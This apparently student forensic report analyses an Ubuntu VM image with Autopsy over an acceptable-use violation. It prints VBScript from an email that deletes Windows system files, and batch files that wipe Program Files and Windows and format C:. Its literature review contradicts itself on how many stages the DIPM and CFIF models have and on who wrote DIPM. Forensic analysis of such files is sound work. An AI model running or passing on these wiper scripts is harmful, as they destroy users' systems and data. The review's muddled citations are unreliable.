Operation: Digital Forensic Investigation

1. Overview of the Case

1.1 Required Findings

- An early investigation of some of their system logs confirmed suspicious connections some of which bypassed their firewall rules.
- An increased number of staff accounts are being accessed from unusual locations inside and outside the company.
- An insider attack or inappropriate behavior and misuse of the company's infrastructure.
- You must discover, document and forensically report any two actions performed on the seized device in violation of UBB's Acceptable Use Policy .

1.2 Acceptable Internet use policy for UBB

UBB has a policy for the use of the internet whereby employees must ensure that they:

- comply with current legislation.
- use the internet in an acceptable way.
- do not create unnecessary business risk to the company by their misuse of the internet.

1.3 Unacceptable behaviour

In particular the following is deemed unacceptable use or behaviour by employees:

- visiting internet sites that contain obscene, hateful, pornographic or otherwise illegal material
- using the computer to perpetrate any form of fraud, or software, film or music piracy
- using the internet to send offensive or harassing material to other users
- downloading commercial software or any copyrighted materials belonging to third parties, unless this download is covered or permitted under a commercial agreement or other such licence
- hacking into unauthorised areas
- publishing defamatory and/or knowingly false material about UBB, your colleagues and/or our customers on social networking sites, 'blogs' (online journals), 'wikis' and any online publishing format.

2. Literature review

Digital investigation process models provide a structured approach to investigating digital crimes and incidents. The Digital Investigation Process Model (DIPM) developed by Quick, Choo, and Hock (2014) is a widely cited model that consists of four phases: identification, preservation, analysis, and reporting. Similarly, the Cyber Forensic Investigation Framework (CFIF) developed by Baryamureeba and Tushabe (2011) identifies five stages of the investigation process: identification, preservation, collection, analysis, and reporting. Another model, the Scientific Investigation Model (SIM) developed by Casey (2011), emphasizes the scientific approach to digital investigations and focuses on hypothesis testing, data collection, and analysis.

The DIPM is a widely recognized model that proposes a six-step process for conducting digital investigations. These steps include identification, preservation, collection, analysis, presentation, and review. The CFIF, on the other hand, is a four-stage model that focuses on the identification, preservation, analysis, and reporting of digital evidence. The SIM, on the other hand, is a model that emphasizes scientific principles and proposes a four-stage process for conducting scientific investigations. These stages include hypothesis generation, data collection, analysis, and conclusion.

2.1 Critical Discussion

It is worth noting that while these models are essential in guiding the digital investigation process, there is no one-size-fits-all model for all investigations. The suitability of each model is dependent on the context of the investigation. The DIPM, for instance, is an ideal model for investigations that involve large volumes of data. However, it is not well suited for investigations that require a quick response. The CFIF, on the other hand, is ideal for investigations that require a quick response, such as cyber-attacks. However, it does not provide guidance on the presentation and review of evidence. The SIM is well suited for scientific investigations that require a systematic and scientific approach.

While digital investigation process models provide a useful framework for conducting investigations, it is important to critically evaluate their strengths and weaknesses. However, the CFIF also includes a stage for data collection, which is a crucial step that may be overlooked in other models. On the other hand, the SIM focuses heavily on the scientific approach, which may not be practical or feasible in all investigations.

Additionally, it is important to consider the context in which these models are being used. For example, the DIPM and CFIF were developed for use in law enforcement investigations, while the SIM was designed for use in academic research. Therefore, it may be necessary to adapt these models to suit different contexts, such as corporate investigations or incident response in the private sector.

Overall, digital investigation process models provide a useful starting point for conducting investigations, but it is important to use them critically and adapt them to suit the specific needs of each investigation.

2.2 references

According to Casey (2011), the Digital Investigation Process Model (DIPM) proposes a six-step process for conducting digital investigations.

Reference List:

Casey, E. (2011). Digital Evidence and Computer Crime: Forensic Science, Computers, and the Internet. Academic Press.

Baryamureeba, V., & Tushabe, F. (2011). Cyber forensic investigation framework. International Journal of Cyber-Security and Digital Forensics, 1(1), 23-35.


Casey, E. (2011). Digital evidence and computer crime: forensic science, computers and the Internet. Academic Press.

Quick, D., Choo, K. K. R., & Hock, G. C. (2014). Digital investigation process model. Digital Investigation, 11(4), 306-315.

3. Digital Forensics Analysis

3.1 The Evidence File is Opened by Autopsy

On the "Autopy" Digital Forensics program, I find the entire directory tree and other files after exporting the given VM.




/img_Ubuntu.vmdk

5 Result

Name	ID	Starting Sector	Length in Sectors	Description	Flags
vol1 (Unallocated: 0-2047)	1	0	2048	Unallocated	Unallocated
vol2 (Linux (0x83): 2048-39845887)	2	2048	39843840	Linux (0x83)	Allocated
vol3 (Unallocated: 39845888-39847935)	3	39845888	2048	Unallocated	Unallocated
vol6 (Linux Swap / Solaris x86 (0x82): 39847936-41940991)	6	39847936	2093056	Linux Swap / Solaris x86 (0x82)	Allocated
vol7 (Unallocated: 41940992-41943039)	7	41940992	2048	Unallocated	Unallocated

3.2 Hash value of the Evidence File

And the hash value of this VM:




/img_Ubuntu.vmdk

```
Display Name:      Ubuntu.vmdk
Name:              Ubuntu.vmdk
Device ID:         16700421-53f0-4ba1-95a8-5c3d9f3770c2

Time Zone:         Europe/London

Acquisition Details:

Image Type:        VMDK
Size:              21.47 GB (21474836480 bytes)
Unallocated Space: 17.58 GB (17583522898 bytes)
Sector Size:       512 bytes
MD5:               c4d640da67967eb250a8289e85051998
SHA1:              b20c6059be87044c3b53c1743780e36aa881afb6
SHA256:            087c7ac7498493611bfe8e0138e4ccb06306ec5f2862b89c46f20366bc8693e1

File Paths:        G:\fiverr\daoptimlst uk\Ubuntu-16.04.1-LTS-vm-i686\Ubuntu.vmdk
```

3.3 Analysis Process

On **/home** directory there have a user and the username is **“enkidu”**.



/img_Ubuntu.vmdk/vol_vol2/home


3 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known
[current folder]				2016-09-09 19:51:03 BST	2016-09-09 19:51:03 BST	2016-09-09 19:52:15 BST	2016-09-09 19:49:06 BST	4096	Allocated	Allocated	unknow
[parent folder]				2016-09-09 19:51:37 BST	2016-09-09 19:51:37 BST	2016-09-17 23:25:55 BST	2016-09-09 19:49:02 BST	4096	Allocated	Allocated	unknow
enkidu				2016-09-17 23:26:59 BST	2016-09-17 23:26:59 BST	2016-09-17 23:22:28 BST	2016-09-09 19:51:03 BST	4096	Allocated	Allocated	unknow

In **Archives-1([2016])** there have three suspicious E-Mail Messages which are come from **“John Snow”** to the local user.

Email address: enjohnsnow2016@gmail.com

1st mail:



Archives-1

3

Source File	S	C	O	E-Mail From	E-Mail To	Subject	Date Received	Message ID	Path	Thread ID	Data Source
2016				enjanesnow2016@yandex.com;	enjohnsnow2016@yandex.com;	Re: FOllowing out chat	2016-09-17 23:11:31 BST	Not available	/imap.yandex.com/Archives-1/2016	1c0bd2bb-344b-435b-8473-7c85ed3875fe	Ubuntu.vmd
2016				enjanesnow2016@yandex.com;	enjohnsnow2016@yandex.com;	Re: FOllowing out chat	2016-09-17 22:52:16 BST	Not available	/imap.yandex.com/Archives-1/2016	1c0bd2bb-344b-435b-8473-7c85ed3875fe	Ubuntu.vmd

Result: 3 of 22

From: enjanesnow2016@yandex.com;
To: enjohnsnow2016@yandex.com;
CC:
Subject: Re: FOllowing out chat

2016-09-17 23:11:3

Test this:

```
SetAttr "c:autoexec.bat", vbNormal
SetAttr "c:msdos.sys", vbNormal
SetAttr "c:io.sys", vbNormal
SetAttr "c:windowswin.ini", vbNormal
SetAttr "c:windowssystem.ini", vbNormal
SetAttr "c:command.com", vbNormal
SetAttr "c:config.sys", vbNormal
SetAttr "c:windowsrundll.exe", vbNormal
SetAttr "c:windowsrundll32.exe", vbNormal
Kill "C:autoexec.bat"
Kill "C:msdos.sys"
Kill "C:io.sys"
Kill "C:windowswin.ini"
Kill "C:windowssystem.ini"
Kill "C:command.com"
Kill "C:config.sys"
Kill "C:windowsrundll.exe"
Kill "C:windowsrundll32.exe
```


17.09.2016, 22:48, "John Snow" <enjohnsnow2016@yandex.com>:

Hello,

You have not sent me the update?

Here, it is clear that the suspect John Snow sent the local user some instructions for running the **"autoexec.bat"** file.

Additionally, in there locate the **"autoexec.bat"** file in the VM's **/home/Documents** directory.




/img_Ubuntu.vmdk/vol_vol2/home/enkidu/Documents

7 Result

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
[current folder]				2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:22:28 BST	2016-09-09 19:53:39 BST	4096	Allocated	Allocated
[parent folder]				2016-09-17 23:26:59 BST	2016-09-17 23:26:59 BST	2016-09-17 23:22:28 BST	2016-09-09 19:51:03 BST	4096	Allocated	Allocated
.goutputstream-JVSZNY			1	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	386	Unallocated	Allocated
autoexec.bat			1	2016-09-17 23:08:09 BST	2016-09-17 23:08:09 BST	2016-09-17 23:08:09 BST	2016-09-17 23:08:09 BST	384	Allocated	Allocated
maker.bat			1	2016-09-17 23:09:28 BST	2016-09-17 23:09:28 BST	2016-09-17 23:09:28 BST	2016-09-17 23:09:28 BST	207	Allocated	Allocated
not.bat			1	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	386	Allocated	Allocated
Untitled Document			1	2016-09-17 23:11:33 BST	2016-09-17 23:11:33 BST	2016-09-17 23:11:33 BST	2016-09-17 23:11:33 BST	3618	Unallocated	Allocated


Three bat files are displayed here: "autoexec.bat", "maker.bat" and **"not.bat".** The **autoexec.bat** and **not.bat** scripts are identical.



/img_Ubuntu.vmdk/vol_vol2/home/enkidu/Documents

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)
[current folder]				2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:22:28 BST	2016-09-09 19:53:39 BST	4096	Allocated
[parent folder]				2016-09-17 23:26:59 BST	2016-09-17 23:26:59 BST	2016-09-17 23:22:28 BST	2016-09-09 19:51:03 BST	4096	Allocated
.goutputstream-JVSZNY			1	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	386	Unallocated
autoexec.bat			1	2016-09-17 23:08:09 BST	2016-09-17 23:08:09 BST	2016-09-17 23:08:09 BST	2016-09-17 23:08:09 BST	384	Allocated

```
echo off@
call attrib -r -r c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo deltree /y c:\progra~1\*.* >nul >>c:\autoexec.bat
echo copy c:\windows\command\format.com c:\ >nul >>c:\autoexec.bat
echo copy c:\windows\command\deltree.exe c:\ >nul >>c:\autoexec.bat
echo deltree /y c:\windows\*.* >nul >>c:\autoexec.bat
echo format c: /q /u /autotest >nul >>c:\autoexec.bat
```




Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Met
autoexec.bat			1	2016-09-17 23:08:09 BST	2016-09-17 23:08:09 BST	2016-09-17 23:08:09 BST	2016-09-17 23:08:09 BST	384	Allocated	Allocated
maker.bat			1	2016-09-17 23:09:28 BST	2016-09-17 23:09:28 BST	2016-09-17 23:09:28 BST	2016-09-17 23:09:28 BST	207	Allocated	Allocated
not.bat			1	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	2016-09-17 23:10:13 BST	386	Allocated	Allocated
Untitled Document			1	2016-09-17 23:11:33 BST	2016-09-17 23:11:33 BST	2016-09-17 23:11:33 BST	2016-09-17 23:11:33 BST	3618	Unallocated	Allocated

```
echo off@
call attrib -h -r c:\autoexec.bat >nul
echo @echo off >c:\autoexec.bat
echo deltree /y c:\progra~1\*.* >nul >>c:\autoexec.bat
echo copy c:\windows\command\format.com c:\ >nul >>c:\autoexec.bat
echo copy c:\windows\command\deltree.exe c:\ >nul >>c:\autoexec.bat
echo deltree /y c:\windows\*.* >nul >>c:\autoexec.bat
echo format c: /q /u /autotest >nul >>c:\autoexec.bat
```

It is guaranteed that these files are run automatically after clicking them thanks to our analysis of the scripts. Furthermore, it will undermine the system.

Here, export these two bat files and do a virus check using the website **"Virustotal".**



35 security vendors and no sandboxes flagged this file as malicious

0c14ce5c7ad84ded4acfbc4862707c024dba71379e3baf5c11aae1aaab48698e
autoexec.bat
text

384 B
Size

